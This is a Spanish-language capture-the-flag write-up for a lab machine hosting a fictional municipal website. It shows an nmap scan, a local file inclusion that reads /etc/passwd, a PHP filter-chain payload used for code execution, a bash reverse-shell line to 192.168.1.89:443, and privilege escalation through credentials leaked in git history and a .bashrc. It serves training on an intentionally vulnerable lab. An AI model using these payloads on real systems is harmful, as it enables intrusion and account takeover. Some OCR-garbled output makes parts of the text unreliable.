


# Report

## Report



**Autor:** TLuisillo\_o

**Dificultad:** Medio

**Fecha de creación:**

20/10/2024

**En este reporte se va bastante al grano**

## Reconocimiento

Primero lanzamos un **nmap** completo para saber los puertos que corren en esta máquina y sus versiones:

```
nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
> nmap -sS -sC -sV -p- --min-rate=5000 -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-02 08:42 CET
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 58:46:38:70:8c:d8:4a:89:93:07:b3:43:17:81:59:f1 (ECDSA)
|   256 25:99:39:02:52:4b:80:3f:aa:a8:9a:d4:8e:9a:eb:10 (ED25519)
80/tcp    open  http   Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://realgob.dl/
|_http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp  open  mysql  MariaDB 5.5.5-10.11.8
mysql-info:
| Protocol: 10
| Version: 5.5.5-10.11.8-MariaDB-0ubuntu0.24.04.1
| Thread ID: 9
| Capabilities flags: 63486
| Some Capabilities: FoundRows, Support41Auth, SupportsCompression, InteractiveClient, Speaks41ProtocolOld, DontAllowDataba
| stableColumn, SupportsTransactions, ConnectWithDatabase, IgnoreSigpipes, ODBCClient, Speaks41ProtocolNew, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
| Status: Autocommit
| Salt: >@cSW;aVj6j4cxRqbxE9
|_ Auth Plugin Name: mysql_native_password
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: 172.17.0.2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
```

Tenemos puerto **22,80** y **3360**.

Lo primero que intenté fue conectarme a mysql remotamente con **root** sin contraseña para ver si sonaba la flauta pero nada.

Por ello, voy a la web directamente, no si antes hacer virtual hosting con la dirección que me reportó nmap.

```
GNU nano 8.3                                         /etc/hosts
# Static table lookup for hostnames.
# See hosts(5) for details.

172.17.0.2 |realgob.dl
```

De primeras tenemos esta web:

Gobierno Municipal de Ciudad Ficticia

Inicio Noticias Contacto Acerca de Acceso

## Servicios

Ofrecemos una variedad de servicios para la comunidad, incluyendo:

- Trámites de Licencias
- Registro Civil
- Atención Ciudadana
- Servicios de Salud

## Noticias

### Inauguración del Nuevo Centro Comunitario

La administración municipal inauguró un nuevo centro comunitario que ofrecerá talleres y actividades para todos.

[Leer más...](#)

### Campaña de Limpieza Ambiental

Únete a nuestra campaña de limpieza ambiental y ayuda a mejorar nuestro entorno.

[Leer más...](#)

## Contacto

Para más información, comuníquese con nosotros:

Email: contacto@gobiernoficticio.gob

Teléfono: (123) 456-7890

Dirección: Avenida Imaginaria 456, Ciudad Ficticia

En "Acceso" tenemos un panel pero no es vulnerable a SQLI

Iniciar Sesión

Nombre de usuario:

Contraseña:

Iniciar Sesión

Nombre de usuario no encontrado.

Registrarse

No vulnerable

Navegando por la máquina, en el apartado "*Acerca de*" hay un botón "*Leer más*" que cuando lo clickamos hace una petición por GET con el parámetro file:

realgob.dl/about.php?file=iniciativas.html

Import bookmarks... Cibersecurity Hacking Correo and accounts IA ricing Social Media English Nube Shopping



## Gobierno Municipal de Ciudad Ficticia

Inicio Noticias Contacto Acerca de Acceso

### Acerca de Nosotros

El Gobierno Municipal de Ciudad Ficticia tiene como objetivo principal mejorar la calidad de vida de sus habitantes a través de la implementación de políticas públicas efectivas y sostenibles. Nuestro compromiso es trabajar en colaboración con la comunidad para fomentar un desarrollo integral que beneficie a todos.

Nos dedicamos a:

- Promover la educación y la cultura como pilares fundamentales del desarrollo social.
- Desarrollar infraestructuras sostenibles que respondan a las necesidades de la población.
- Fomentar la participación ciudadana en la toma de decisiones y en la gestión de proyectos comunitarios.
- Impulsar la economía local mediante el apoyo a emprendedores y pequeñas empresas.

Creemos que el diálogo constante con nuestros ciudadanos es vital para el éxito de nuestras iniciativas. Por eso, mantenemos canales abiertos de comunicación a través de diversos medios, incluyendo redes sociales, foros comunitarios y encuentros públicos.



[Leer más sobre nuestras iniciativas](#)

### Nuestras Iniciativas

El Gobierno Municipal de Ciudad Ficticia se compromete a impulsar iniciativas que beneficien a la comunidad. A continuación, se presentan algunas de

Aquí pruebo un LFI y si que se acontece:

Import bookmarks... Cibersecurity Hacking Correo and accounts IA ricing Social Media English Nube Shopping

Gobierno Municipal de Ciudad Ficticia

Inicio Noticias Contacto Acerca de Acceso

### Acerca de Nosotros

El Gobierno Municipal de Ciudad Ficticia tiene como objetivo principal mejorar la calidad de vida de sus habitantes a través de la implementación de políticas públicas efectivas y sostenibles. Nuestro compromiso es trabajar en colaboración con la comunidad para fomentar un desarrollo integral que beneficie a todos.

Nos dedicamos a:

- Promover la educación y la cultura como pilares fundamentales del desarrollo social.
- Desarrollar infraestructuras sostenibles que respondan a las necesidades de la población.
- Fomentar la participación ciudadana en la toma de decisiones y en la gestión de proyectos comunitarios.
- Impulsar la economía local mediante el apoyo a emprendedores y pequeñas empresas.

Creemos que el diálogo constante con nuestros ciudadanos es vital para el éxito de nuestras iniciativas. Por eso, mantenemos canales abiertos de comunicación a través de diversos medios, incluyendo redes sociales, foros comunitarios y encuentros públicos.

[Leer más sobre nuestras iniciativas](#)

```
root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/usr/sbin/nologin bin:x:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd/
/usr/sbin/nologin mail:x:8:8:mail:/var/mail/usr/sbin/nologin news:x:9:9:news:/var/spool/news/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp/usr/sbin/nologin
proxyc:x:13:13:proxyc:/bin/bin/proxyc/usr/sbin/nologin news:x:33:33:www-data:/var/www/usr/sbin/nologin backup:x:34:34:backup:/var/backups/usr/sbin/nologin
listx:38:38:Mailing List Manager/var/list/usr/sbin/nologin ircx:39:39:ircd:/run/ircd/usr/sbin/nologin _aptx:42:65534::nonexistent/usr/sbin/nologin
nobody:x:65534:65534:nobody/nonexistent/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu/home/ubuntu/bin/bash_galerax:100:65534::nonexistent/usr/sbin/nologin
nologin mysql:x:101:102:MySQL Server,,,:/nonexistent/bin/false systemd-networkx:998:998:systemd Network Management:/usr/sbin/nologin
sshd:x:102:65534:/run/sshd/usr/sbin/nologin systemd-timesyncx:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:103:104:/nonexistent/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin adm:x:1001:100::/home/adm/bin/bash
```



## Explotación

Vamos a comprobar acepta php wrappers:

```
> ls
php_filter_chain_generator.py README.md
python3 php_filter_chain_generator.py --chain '<?='`ls`?''
[+] The following gadget chain will generate the following code : <?='`ls`?'> (base64 value: PD89YGxzYD8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.CP367.UTF-16|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.IS0-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.iconv.UHC.CP1361|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp
```

Report

The screenshot shows a web browser with a URL bar containing a malicious filter bypass exploit: `http://realgob.dl/about.php?file=php://filter/convert.iconv.UTF8.CSISO2022KR:convert.base64-encode;conv`. The page itself is a "Gobierno Municipal de Ciudad Ficticia" (Fake City Municipal Government) website. The main content area is titled "Acerca de Nosotros" (About Us). It contains a paragraph about the government's objectives, a list of commitments, and a paragraph about communication. A large watermark of a police eagle emblem is overlaid on the right side. At the bottom, there is a green button labeled "Leer más sobre nuestras iniciativas" (Read more about our initiatives) and a blue box containing a license file.

- Las comillas invertidas (`<`) en PHP son un alias de `shell_exec()`, que ejecuta el comando en la shell y devuelve su salida como un string.
- `<?=` es un atajo para `<?php echo`, por lo que imprime directamente la salida del comando en la página. Es decir:

**Esto**

PHP

```
$output = `ls`;
echo $output;
```

**Equivale a esto:**

PHP

```
$output = shell_exec("ls");
echo $output;
```

Esto es importante ya que si hacemos generamos una petición muy larga no se aceptará la petición:

## Request-URI Too Long

The requested URL's length exceeds the capacity limit for this server.

Apache/2.4.58 (Ubuntu) Server at 172.17.0.2 Port 80

Por eso es importante acortar la solicitud lo máximo posible.

Ahora, para la explotación creamos un archivo "`e`" en este caso con este código en bash para obtener una shell:

```
> cat e
```

---

	File: e
1	bash -i >& /dev/tcp/192.168.1.89/443 0>&1

Generamos este wrapper el cual con `wget` (sabiendo que la máquina tiene wget y no curl, lo probé con curl antes) hace una petición a nuestro servidor donde tenemos el recurso "`e`" y lo ejecuta con bash:

1. Nos ponemos a la escucha con python
  2. Nos ponemos a la escucha por el puerto que especificamos anteriormente con nc
  3. Pegamos el wrapper en la url y hacemos la petición

# Escalada

Ahora una vez tenemos la shell, para estar más cómodos hacemos un tratamiento de la TTY:

```
www-data@dd01e92c51b:/var/www/html$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@dd01e92c51b:/var/www/html$ ^Z
zsh: suspended  sudo nc -nlvp 443
> stty raw -echo; fg
[1] + continued  sudo nc -nlvp 443
                                         reset xterm
```

```
www-data@ddda01e92c51b:/var/www/html$ export TERM=xterm
```

Tras un tiempo buscando, en el directorio *desarrollo* hay un .git:

```
www-data@dd01e92c51b:/var/www/html/desarrollo$ ls -la
total 40
drwxr-xr-x 1 www-data www-data 4096 Oct 14 07:48 .
drwxr-xr-x 1 root      root     4096 Oct 18 19:10 ..
drwxr-xr-x 8 root      root     4096 Oct 14 07:47 .git [REDACTED]
-rw-r--r-- 1 root      root     113 Oct 14 07:39 changes_log.txt
-rw-r--r-- 1 root      root    6176 Oct 14 08:02 index.php
-rw-r--r-- 1 root      root     175 Oct 14 07:46 noticias_log.txt
-rw-r--r-- 1 root      root     168 Oct 14 07:46 php_version_update_log.txt
-rw-r--r-- 1 root      root     140 Oct 14 07:39 suspicious_activity.txt
www-data@dd01e92c51b:/var/www/html/desarrollo$ |
```

Dentro de el tenemos antes de ver los logs tenemos que configurarlo :

```
www-data@dd01e92c51b:/var/www/html/desarrollo$ git log  
fatal: detected dubious ownership in repository at '/var/www/html/desarrollo'  
To add an exception for this directory, call:  
  
    git config --global --add safe.directory /var/www/html/desarrollo
```

```
www-data@dda01e92c51b:/var/www/html/desarrollo$ git config --global --add safe.directory /var/www/html/desarrollo
fatal: $HOME not set
```

```
www-data@dda01e92c51b:/var/www/html/uploads$ ls -la
total 44
drwxrwxrwx 1 root      root      4096 Mar  2 15:01 .
drwxr-xr-x 1 root      root      4096 Oct 18 19:10 ..
-rw-r--r-- 1 www-data  www-data   45 Mar  2 09:54 .gitconfig
-rw----- 1 www-data  www-data   20 Mar  2 09:56 .lessht
drwxr-xr-x 2 root      root      4096 Oct 12 07:51 documents
drwxr-xr-x 2 root      root      4096 Oct 12 07:51 receipts
drwxr-xr-x 2 root      root      4096 Oct 12 07:43 recibos
drwxr-xr-x 2 root      root      4096 Oct 12 07:43 reports
-rw-r--r-- 1 www-data  www-data 2586 Mar  2 15:01 shell
-rw-r--r-- 1 www-data  www-data 2586 Mar  2 15:01 shell.php
```

```
www-data@dda01e92c51b:/var/www/html/desarrollo$ export HOME=/var/www/html/uploads
```

```
www-data@dda01e92c51b:/var/www/html/desarrollo$ git config --global --add safe.directory /var/www/html/desarrollo
```

Ahora haciendo un git log vemos que el usuario *adm*, me suena ya que previamente lo vi en el */etc/passwd*

```
www-data@dda01e92c51b:/var/www/html/desarrollo$ git log
commit e84b3048cf586ad10eb3194025ae9d57dac8b629 (HEAD -> master)
Author: developer <developer@example.com>
Date:   Mon Oct 14 07:47:14 2024 +0000
```

Cambios en el panel de login

```
commit 1e3fe13e662dacb85056691d3afc932c16a1e3df
Author: sysadmin <sysadmin@example.com>
Date:   Mon Oct 14 07:46:57 2024 +0000
```

Actualizaci<C3><B3>n de la versi<C3><B3>n de PHP

```
commit cd04778b50b131f5041bd7f9e6895741d6f4b98b
Author: editor <editor@example.com>
Date:   Mon Oct 14 07:46:43 2024 +0000
```

Actualizaci<C3><B3>n de contenido en el panel de noticias

```
commit 0baffeeec1777f9dfe201c447dcfc37f10ce1dafa
Author: adm <adm@example.com>
Date:   Mon Oct 14 07:44:17 2024 +0000
```

Acceso a Remote Management

```
commit 2d5e983bab20c69c2f2ddc75a51720dbe60958e6
Author: Usuario Simulado <usuario.simulado@example.com>
Date:   Mon Oct 14 07:39:40 2024 +0000
```

Por ello, con `git show` veo que cambios se hicieron en ese commit:

```
www-data@dda01e92c51b:/var/www/html/desarrollo$ git show 0bafffecc1777f9dfe201c447dcbe37f10ce1dafa
commit 0bafffecc1777f9dfe201c447dcbe37f10ce1dafa
Author: adm <adm@example.com>
Date:   Mon Oct 14 07:44:17 2024 +0000

    Acceso a Remote Management

diff --git a/remote_management_log.txt b/remote_management_log.txt
new file mode 100644
index 0000000..eaf8c6
--- /dev/null
+++ b/remote_management_log.txt
@@ -0,0 +1 @@
+Acceso a Remote Management realizado por 'adm' el Mon Oct 14 07:44:17 2024
www-data@dda01e92c51b:/var/www/html/desarrollo$
```

Tenemos lo que parece ser la contraseña de `adm`, probamos y somos `adm`

```
www-data@dda01e92c51b:/var/www/html/desarrollo$ su adm
Password:
adm@dda01e92c51b:/var/www/html/desarrollo$ l
```

Una vez siendo `adm`, tras buscar veo que en su archivo `.bashrc` hay una variable en HEX que parece una contraseña

```
*) ;;
esac

# enable color support of ls and also add handy aliases
if [ -x /usr/bin/dircolors ]; then
    test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
    alias ls='ls --color=auto'
    alias dir='dir --color=auto'
    alias vdir='vdir --color=auto'

    alias grep='grep --color=auto'
    alias fgrep='fgrep --color=auto'
    alias egrep='egrep --color=auto'
fi
export MY_PASS='64 6f 63 6b 65 72 6c 61 62 73 34 75'
```

## Report

Con *CyberChef* lo pasamos a string y esto es lo que sería la contraseña de *root*:

The screenshot shows the CyberChef interface with the following details:

- Actions:** A sidebar on the left containing various tools like Base64, Hex, and Magic.
- Recipe:** The "Magic" recipe is selected. It has a "Depth" dropdown set to 3 and an "Intensive mode" checkbox checked. There is also an "Extensive language support" checkbox and a "Crib (known plaintext string or regex)" field.
- Input:** Hexadecimal input: 64 6f 63 6b 65 72 6c 61 62 73 34 75.
- Output:** The output shows the result of applying the "From\_Hex('Space')" recipe, which produces the string "dockerlabs4u". This result is highlighted with a red box.
- Properties:** Below the output, properties for the result are listed:
  - Matching ops: From Ba
  - Valid UTF8
  - Entropy: 3.58
- Raw Bytes:** Below the properties, raw bytes are shown: 64 6f 63 6b 65 72 6c 61 62 73 34 75.